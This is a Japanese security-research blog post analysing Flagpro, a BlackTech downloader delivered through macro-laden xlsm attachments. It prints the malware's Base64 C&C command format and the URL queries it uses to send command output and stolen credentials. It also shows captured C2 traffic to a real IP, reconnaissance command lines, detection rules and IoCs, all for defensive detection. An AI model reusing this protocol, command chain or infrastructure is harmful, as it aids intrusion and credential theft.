標的型攻撃グループBlackTechが使用するマルウェアFlagproについて

insight-jp.nttsecurity.com/post/102h7vx/blacktechflagpro

Hiroki Hada

本日の記事は、SOC アナリスト 小池 倫太郎、小澤 文生 の記事です。

はじめに

BlackTechは2021年も引き続き活発に攻撃を続けており、日本企業を狙った攻撃が複数観測されています。そうした攻撃の中で、新たなマルウェアが使用されており、私たちはそれをFlagproと呼んでいます。ここでは、Flagproの概要やタイムライン、詳細な解析結果を共有します。

攻撃の概要

Flagproは攻撃の初期段階で使用されるマルウェアで、攻撃環境の調査や2次検体のダウンロード・実行に使用されます。Flagproを用いた攻撃はおおよそ似通った形式で、攻撃はスピアフィッシングメールから始まります。メールは標的組織に適した内容で、取引先などとの連絡のように見せかけた文面となっており、攻撃者が事前に標的組織を調べ上げたことが分かります。


メールにはパスワード保護されたアーカイブファイル（ZIPやRAR形式）が添付されており、メール本文にそのファイルを展開するためのパスワードが書かれています。アーカイブファイルには、xlsm形式のオフィスファイルが含まれています。xlsmファイルにはマクロが仕込まれており、ユーザがそのマクロを有効化してしまうことでマルウェアが展開されます。xlsmファイルに含まれているコンテンツは標的組織に適した内容であることがあり、一見すると攻撃であることは気づきにくくなっています。

xlsmファイルに仕込まれたマクロが実行されると、スタートアップディレクトリにexeファイルが作成されます。このexeファイルがFlagproです。多くの場合、ここで作成されるexeファイルはdwm.exeという名前となっています。次にシステムが起動したとき、スタートアップディレクトリに配置されたFlagproが実行されます。

FlagproはC&Cサーバと通信を行い、サーバからコマンドを受け取って実行したり、2次検体をダウンロードして実行したりします。攻撃者は最初に環境調査を行い、Flagproの動作環境が標的として適しているか調査します。適していると判断した場合、2次検体がダウンロード・実行されます。

タイムライン

私たちは防衛、メディア、通信に関わる複数の企業に対する攻撃でFlagproが使用されていることを確認しています。2020年10月にはオンラインサービスへ投稿されたサンプルが存在しており、その時点で攻撃に使用されていた可能性があります。



Flagproの機能

SOCでは、2021年7月に、従来のFlagproではみられなかった、MFC (Microsoft Foundation Class) ライブラリを使用して実装された新たなFlagproを確認しました。このFlagproに実装されたクラスの中に、”CV20_LoaderApp”や”CV20_LoaderDlg”という名前のクラスが存在していました。このクラス名から、Flagproの役割がDownloaderであり、検体のバージョンが2.0であることが推測されます。

本記事では、MFCが使用された当該検体をFlagpro v2.0とし、MFCが使用されていない従来の検体を便宜上、Flagpro v1.0と呼称していきます。

Flagproに実装されている主要な機能は以下の通りで、Flagpro v2.0ではCV20_LoaderAppクラスのメンバー関数の中に実装されていました。

- ツールのダウンロードと実行
- OSコマンドの実行と実行結果の送信
- Windowsに保存された認証情報の収集と収集した情報の送信

Flagproは起動した後、基本的な動作として、C&Cサーバにコマンドをリクエストし、受信したコマンドに従って、ツールのダウンロードと実行、OSコマンドの実行と実行結果の送信、Basic認証などの認証情報の収集と収集した情報の送信を実行します。その後、一定の時間待機した後、コマンドを再度リクエストし、この一連の動作を繰り返し実行します。

ツールのダウンロードと実行では、まず、ダウンロードしたファイルを %Temp%\~MY[0-9A-F].tmp というファイルパスで保存します。そして、保存したファイル名に拡張子「.exe」を追記して実行します。

Flagpro v1.0では、外部サイトにアクセスした際に、「Windows セキュリティ」というタイトルのダイアログが表示されていた場合、自動的にOKボタンを押下してダイアログをクローズさせています。他に、「Windows 安全」や「Windows Security」といったタイトルのダイアログに対しても同じようにクローズ処理が実施され、このことから、日本や台湾、英語圏の国をターゲットとしていることが伺えます。Flagpro v2.0では、追加で、ダイアログにユーザ名やパスワードといったログイン情報が記入されていることを確認してから、ダイアログのOKボタンを自動的に押下させています。

また、Flagpro v2.0で実装されたものですが、外部サイトにアクセスした際に、タイトルが「Internet Explorer 7」から「Internet Explorer 11」までのダイアログが表示されていた場合、該当するダイアログにWM_CLOSEメッセージを送信し、ダイアログを自動的にクローズさせています。

こうしたダイアログを自動的にクローズさせる機能は、Proxy認証の確認ダイアログが表示されるなどといった、Flagproによる外部接続をユーザに気付かれてしまうリスクを低減させるために実装されたものだと推測されます。

Flagpro v2.0では、簡便な難読化として、以下のように、同じコードを繰り返し挿入し、重要な処理をみえにくくしていました。

```
while ( 1 )
{
  if ( GetLastError() == 0x158D3C )
  {
    printf("safsadf");
  }
  else
  {
    if ( (_UNKNOWN *)GetTickCount() == (_UNKNOWN *)((char *)&loc_42912C + 2) )
      printf("%d", 22);
    printf("asdfwef");
  }
  MAL_LOOP();
  if ( GetLastError() == 0x158D3C )
  {
    printf("safsadf");
  }
  else
  {
    if ( (_UNKNOWN *)GetTickCount() == (_UNKNOWN *)((char *)&loc_42912C + 2) )
      printf("%d", 22);
    printf("asdfwef");
  }
```

受信コマンド

C&Cサーバから取得したコマンドはBase64方式でエンコードされており、デコードすると、Flagpro v2.0の場合、以下のような形式となっていました。

```
[Download Command 1]|[Download Command 2]|[OS Command]|[Time Interval]
```

Download Commandは、以下のように、2つのフラグとダウンロードファイルのURLパスで構成されています。冒頭の文字列”Exec”は活動フラグになっており、これがDownload Command 1とDownload Command 2の両方に記載されていないとダウンロードやOSコマンド実行、認証情報の収集といった主要な処理が実施されません。次の文字列”Yes”は実行フラグとなっており、これが記載されていないと、ダウンロードしたファイルは実行されません。

```
 Format:  ExecYes[URL Path]
Example:  ExecYes/malware.html
```

Time Intervalは次にコマンドをリクエストするまでの待機時間で、単位はミリ秒です。

実際に、C&Cサーバから受信したコマンド例を以下に示します。

```
Exec|Exec|cmd.exe /c "ipconfig /all &&netstat -ano  &&tasklist &&whoami &&net user &&net localgroup
administrators && net view "|60000
```

C&C通信

Flagpro v1.0とv2.0によるC&Cサーバとの通信処理は、Internet ExplorerのCOMオブジェクトを使用して実装されています。C&Cサーバとの通信はHTTPプロトコルを使用しています。

コマンドをリクエストする場合やOSコマンドの実行結果を送信する場合、そして、収集した認証情報を送信する場合、それぞれ以下に示す特定のURLパスとクエリーでC&Cサーバにアクセスしにいきます。送信データはBase64方式でエンコードされ、URLパラメータの値としてC&Cサーバに送られています。

アクセスの目的	URLパスとクエリー
コマンドのリクエスト	/index.html
OSコマンドの実行結果の送信	/index.htmld?flag=[Encode Data]
認証情報の送信	/index.htmld?flagpro=[Encoded Data]

ツールをダウンロードする場合は、サーバに設置されているファイルの名前に依存するため、特定のURLパスはありません。

実際に、Flagpro v2.0がC&Cサーバと通信した際のトラフィック（コマンドのリクエスト）を以下に示します。

```
GET /index.html HTTP/1.1
Accept: text/html, application/xhtml+xml, image/jxr, */*
Accept-Language: ja-JP
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko
Accept-Encoding: gzip, deflate
Host: 139.162.87.180
Connection: Keep-Alive

HTTP/1.1 200 OK
Content-Length: 180
Server: Microsoft-HTTPAPI/2.0
Date: Fri, 16 Jul 2021 00:21:16 GMT

RXhlY3xFeGVjfGNtZC5leGUgL2MgImlwY29uZmlnIC9hbGwgJiZuZXRzdGF0IC1hbm8gICYmdGFza2xpc3
QgJiZ3aG9hbWkgJiZuZXQgdXNlciAmJm51dCBsb2NhbGdyb3VwIGFkbWluaXN0cmF0b3JzICYmIG51dCB2
aWV3ICJ8NjAwMDA=
```

2021年7月時点で、レスポンスが必要となるコマンドリクエストやダウンロード以外のURLパスとクエリーでアクセスした場合、C&Cサーバは以下のようなレスポンスを返しました。レスポンスボディには、意図は不明ですが、「Hello Boy!」と記載されていました。

```
HTTP/1.1 200 OK
Content-Length: 37
Server: Microsoft-HTTPAPI/2.0
Date: Fri, 16 Jul 2021 00:21:16 GMT

<HTML><BODY> Hello Boy!</BODY></HTML>
```

検知ロジック

Flagproを用いた攻撃では、ネットワークおよびエンドポイントでの検知ロジックが有効です。ネットワークによる検知の場合、Flagproが使用する index.htmld?flag=[Base64文字列] や index.htmld?flagpro=[Base64文字列] などの特徴的なURLパスを用いることができます。

エンドポイントにおける検知としては、FlagproがC&Cサーバからデータを取得するときに使用される一時ファイルの命名規則 %TEMP%\~MY[0-9A-F].tmp や %TEMP%\~MY[0-9A-F].tmp.exe を用いることができます。また、FlagproがC&Cサーバとの通信成立初期に実行する調査コマンドも特徴となりえます。

```
cmd /c "ipconfig /all && netstat -ano && whoami && tasklist && net user && net
localgroup administrators"

cmd.exe /c "ipconfig /all &&netstat -ano  &&tasklist &&whoami &&net user &&net
localgroup administrators && net view "
```

おわりに

2020年10月頃から、Flagproを使用した攻撃が日本に対して行われています。基本的に攻撃の手法に変化はありませんが、標的に合わせてデコイファイルやファイル名を設定したり、環境を注意深くチェックしたりと、巧妙な攻撃となっています。今後もBlackTechによる攻撃には細心の注意を払う必要があるでしょう。

IoC

- 54e6ea47eb04634d3e87fd7787e2136ccfbcc80ade34f246a12cf93bab527f6b
- e197c583f57e6c560b576278233e3ab050e38aa9424a5d95b172de66f9cfe970
- 655ca39beb2413803af099879401e6d634942a169d2f57eb30f96154a78b2ad5
- 840ce62f92fc519cd1a33b62f4b9f92a962b7fb28c12d2f607dec0b520e6a4b2
- ba27ae12e6f3c2c87fd2478072dfa2747d368a507c69cd90b653c9e707254a1d
- 45[.]76.184.227
- 45[.]32.23.140
- 139[.]162.87.180
- 107[.]191.61.40
- org.misecure[.]com
- update.centosupdates[.]com